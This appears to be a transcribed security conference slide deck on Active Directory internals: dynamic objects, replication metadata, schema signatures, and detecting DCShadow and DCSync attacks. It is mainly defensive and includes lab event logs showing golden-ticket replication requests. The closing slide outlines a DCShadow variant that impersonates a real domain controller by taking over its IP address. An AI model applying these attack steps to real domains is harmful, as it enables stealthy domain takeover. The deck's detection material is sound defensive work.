
Event 1168, ActiveDirectory_DomainService



Problem: the AD verify that the object was deleted for a certain time

Understand: Creation Date > 6 months

- For dynamic objects




Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	dybnsic2
distinguishedName	DN	1	CN=dybnsic2,CN=Users,DC=test,DC=mysmartlogon,DC=com
dSCorePropagationData	GeneralizedTime	1	1/1/1601 1:00:00 AM
instanceType	Integer	1	4
name	DirectoryString	1	dybnsic2
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;;LCRPLORC;;;AU)(A;;t
objectCategory	DN	1	CN=Person,CN=Schema,CN=Configuration,DC=test,DC=mysmartlogon,DC=com
objectClass	OID	5	top,dynamicObject;person;organizationalPerson;contact
objectGUID	OctetString	1	{AF89FB20-9917-4D87-A3E6-207F9FCCA6AA}

```


Idif.txt - Notepad
File Edit Format View Help
dn: CN=dybnsic2,CN=Users,DC=test,DC=mysmartlogon,DC=com
changetype: add
objectClass: contact
objectClass: dynamicobject
  
```

When time > object TTL

Removed after a predefined timeout !



Transforming the object to dynamic
MS-ADTS 6.1.7 DynamicObject Requirements



Demo



Playing with AD metadata

My fifth badge



Star



Scout



Tenderfoot



Second Class



First Class

Troubleshooting Active Directory Replication Problems

12/02/2015 • 14 minutes to read

Applies To: Windows Server 2008

Active Directory replication problems can have several different sources. For example, Domain Name System (DNS) problems, networking issues, or security problems can all cause Active Directory replication to fail.

The rest of this topic explains tools and a general methodology to fix Active Directory replication errors. For a hands-on lab that demonstrates how to troubleshoot Active Directory replication problems, see [TechNet Virtual Lab: Troubleshooting Active Directory Replication Errors](#).

The following subtopics cover symptoms, causes, and how to resolve specific replication errors:

- [Fixing Replication Lingering Object Problems \(Event IDs 1388, 1988, 2042\)](#)
- [Fixing Replication Security Problems](#)
- [Fixing Replication DNS Lookup Problems \(Event IDs 1925, 2087, 2088\)](#)
- [Fixing Replication Connectivity Problems \(Event ID 1925\)](#)
- [Fixing Replication Topology Problems \(Event ID 1311\)](#)
- [Verify DNS Functionality to Support Directory Replication](#)
- [Replication error 8614 The Active Directory cannot replicate with this server because the time since the last replication with this server has exceeded the tombstone lifetime](#)
- [Replication error 8524 The DSA operation is unable to proceed because of a DNS lookup failure](#)
- [Replication error 8456 or 8457 The source | destination server is currently rejecting replication requests](#)
- [Replication error 8453 Replication access was denied](#)
- [Replication error 8452 The naming context is in the process of being removed or is not replicated from the specified server](#)
- [Replication error 5 Access is denied](#)
- [Replication error -2146893022 The target principal name is incorrect](#)

Common problem:


- Object A with different property values depending on the DC
- Event logs

You need to understand what did happened in the past




- Is the value the latest one ?
- Which DC did pushed the change ?
- When did the change occurred ?

Did you know debugging replication requires from MS support collection of lsass.exe dump ?


Collect metadata



Collect metadata via LDAP




Collect metadata via RPC



The history of a modification

	Human	Internal
Loc.USN	403166	403166
Originating DSA	Default-First-Site-Name\WIN-PGAHI2ECI8E	b7f58aab-eae1-419d-8acf-fd46f624cd9e
Org.USN	403153	403153
Org.Time/Date	01/06/2013 12:23	01/06/2013 12:23
Version	26	26
Attribute	description	d



You can use this data to rebuilt the history without logs – good idea for forensics

Playing with schema

My sixth badge



Life



Scout Tenderfoot Second Class First Class



Star Life Eagle

- So you add a new mandatory attribute ...
- Remember « cruise ship unable to replicate » ?



MS-ADTS 3.1.1.2.1

For example, here is a value of schemaInfo:

```
0xFF 0x00 0x00 0x07 0xC7 0x20 0x79 0x92 0xE6 0x84 0xB6 0xF6 0x40 0x99 0x47 0x21 0x8B 0xC9 0xE0 0xF1 0xF3
```

After a schema change is done on the schema master, the following is the new value:

```
0xFF 0x00 0x00 0x07 0xC8 0x20 0x79 0x92 0xE6 0x84 0xB6 0xF6 0x40 0x99 0x47 0x21 0x8B 0xC9 0xE0 0xF1 0xF3
```


- To avoid schema conflict when replicating, a signature is added at each message
- Signature changed at each schema update with version and DSA Guid of the DC + date of the change via replication

Remember who's updating it?

Detecting DCShadow

« We are being hacked ! »

- Two key points:
 - Should workstations emit « DC like » traffic ?
 - Do you control DC promotion ?
- In short:
 - Network traffic anomaly
 - Events relative to server replica, SPN...



Audit Detailed Directory Service Replication

07/02/2012 · 2 minutes to read

Applies To: Windows 7, Windows Server 2008 R2

This security policy setting can be used to generate security audit events with detailed tracking information about the data that is replicated between domain controllers. This audit subcategory can be useful to diagnose replication issues.

Event volume: These events can create a very high volume of event data. ←

Default: Not configured

If this policy setting is configured, the following events are generated. The events appear on computers running Windows Server 2008 R2 or Windows Server 2008.

Event ID	Event message
4928	An Active Directory replica source naming context was established.
4929	An Active Directory replica source naming context was removed.
4930	An Active Directory replica source naming context was modified.
4931	An Active Directory replica destination naming context was modified.
4934	Attributes of an Active Directory object were replicated.
4935	Replication failure begins.
4936	Replication failure ends.
4937	A lingering object was removed from a replica.

Just monitor Directory Replica operations

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd941628\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd941628(v=ws.10))

DRSUAPI	306 DsBind request
DRSUAPI	258 DsBind response
DRSUAPI	830 DsAddEntry request
DRSUAPI	258 DsAddEntry response
DRSUAPI	194 Dsunbind request
DRSUAPI	194 Dsunbind response
DRSUAPI	258 DsBind request
DRSUAPI	258 DsBind response
DRSUAPI	466 DRSUAPI_REPLICA_ADD request
DRSUAPI	434 DsReplicaUpdateRefs request
DRSUAPI	178 DsReplicaUpdateRefs response
DRSUAPI	178 DRSUAPI_REPLICA_ADD response
DRSUAPI	386 DRSUAPI_REPLICA_DEL request
DRSUAPI	178 DRSUAPI_REPLICA_DEL response
DRSUAPI	194 Dsunbind request
DRSUAPI	194 Dsunbind response

Modifying CN=Configuration
(the nTDSA object)


Triggerring the replication

But the most important is to monitor RPC Opnum 3 (**DRSGetNCChanges**), because used in both DCSync & DCShadow!

Check <https://github.com/shellster/DCSYNCMonitor> or some AV

Via DC Event log

DSTime	Computer	DSUserSid	DSDomainName	DSUserName	DSObjectType	DSObjectName	DSStatus	Logon_ID	LogonTime	AuthenticationPackageName	Source_Workstation	Source_Port
06/02/2018 19:28:53	dc.lab.local	NONE_MAPPED	LAB	SilverTicketUser	domainDNS	DC=lab,DC=local	success	0x2db530	06/02/2018 19:28:53	Kerberos	192.168.0.148	3250
06/02/2018 19:26:21	dc.lab.local	NONE_MAPPED	LAB	GoldenTicketUser	domainDNS	DC=lab,DC=local	success	0x2cde0f	06/02/2018 19:25:06	Kerberos	192.168.0.148	3247
06/02/2018 19:25:06	dc.lab.local	NONE_MAPPED	LAB	GoldenTicketUser	domainDNS	DC=lab,DC=local	success	0x2cde0f	06/02/2018 19:25:06	Kerberos	192.168.0.148	3247
06/02/2018 19:22:26	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x2c3d31	06/02/2018 19:22:26	Kerberos	192.168.0.148	3241
06/02/2018 19:09:12	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x11500e	06/02/2018 16:40:28	Kerberos	192.168.0.148	3228
06/02/2018 16:40:28	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x11500e	06/02/2018 16:40:28	Kerberos	192.168.0.148	3228
06/02/2018 15:45:26	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x248469	06/02/2018 15:10:13	Kerberos	192.168.0.148	1041
06/02/2018 15:33:50	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x248469	06/02/2018 15:10:13	Kerberos	192.168.0.148	1041
06/02/2018 15:10:13	dc.lab.local	LAB\Administrateur	LAB	Administrateur	domainDNS	DC=lab,DC=local	success	0x248469	06/02/2018 15:10:13	Kerberos	192.168.0.148	1041



Check <https://gist.github.com/gentilkiwi/dcc132457408cf11ad2061340dcb53c2> (adapt it !)

Can you track past compromise? #BHUSA

```

C:\Users\Administrator\Desktop\PingCastle_2.5.1.0\PingCastle.exe

!:.      PingCastle (Version 2.5.1.0)
! #:..   Get Active Directory Security at 80% in 20% of the time
! @@ >  End of support: 7/31/2020
! @@@:
! :.#
! :.
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
What you would like to do: export data, doing the report ? (healthcheck/carto/advanced/conso/nullsession/scanner- default:healthcheck)
scanner
WARNING
Checking a lot of workstation in a short time using tcp/445 can raise alerts to a SOC. Be sure to have warned your security team.
Parameters for advanced mode
=====
What scanner would you like to run ?
localadmin
Enumerate the local administrators of a computer.
ms17-010
Check for the ms17-010 vulnerability without exploiting it. Beware that it may trigger AU response by closing the connection
replication
Search replication metadata for modification done in the past but recorded more than 1 day after the supposed modification
share
List all shares published on a computer and determine if the share can be accessed by anyone
smb
Scan a computer and determine the smb version available. Also if SMB signing is active.
startup
Get the last startup date of a computer. Can be used to determine if latest patches have been applied.
  
```

Getting 'CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=test,DC=mysmartlogon,DC=com' metadata...
16 entries.

AttID	Ver	Loc.USN	Originating DSA	Org.USN	Org.Time/Date
0	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
3	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
20001	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
20002	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
2000d	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
200a9	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
20119	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
90001	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
90026	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
9008d	eb	278699	b7f58aab-ee1-419d-8acf-fd46f624cd9e	278699	2016-09-29 19:11:30
90177	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
9030e	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
90364	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
9037d	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
9037e	1	5708	b7f58aab-ee1-419d-8acf-fd46f624cd9e	5708	2012-03-03 19:12:59
90544	6d	91998	b7f58aab-ee1-419d-8acf-fd46f624cd9e	91998	2014-01-01 21:57:23

Getting 'DC=test,DC=mysmartlogon,DC=com' metadata...
37 entries.

AttID	Ver	Loc.USN	Originating DSA	Org.USN	Org.Time/Date
0	1	4099	b7f58aab-ee1-419d-8acf-fd46f624cd9e	4099	2012-03-03 19:12:40
20001	1	4099	b7f58aab-ee1-419d-8acf-fd46f624cd9e	4099	2012-03-03 19:12:40
20002	1	4099	b7f58aab-ee1-419d-8acf-fd46f624cd9e	4099	2012-03-03 19:12:40
20119	3	91029	b7f58aab-ee1-419d-8acf-fd46f624cd9e	91029	2014-06-16 22:43:31
90001	1	4099	b7f58aab-ee1-419d-8acf-fd46f624cd9e	4099	2012-03-03 19:12:40
9001a	61	401507	b7f58aab-ee1-419d-8acf-fd46f624cd9e	401507	2018-02-06 17:31:48

Idea: track the Local USN (increasing after each modification) with the Origine Time/Date

DC promotion needed?

- Impersonate the identity of a real DC
- **Wait for its reboot 😊**
- Use the DC IP address on your hack machine
- Wait for connexions on local DCShadow

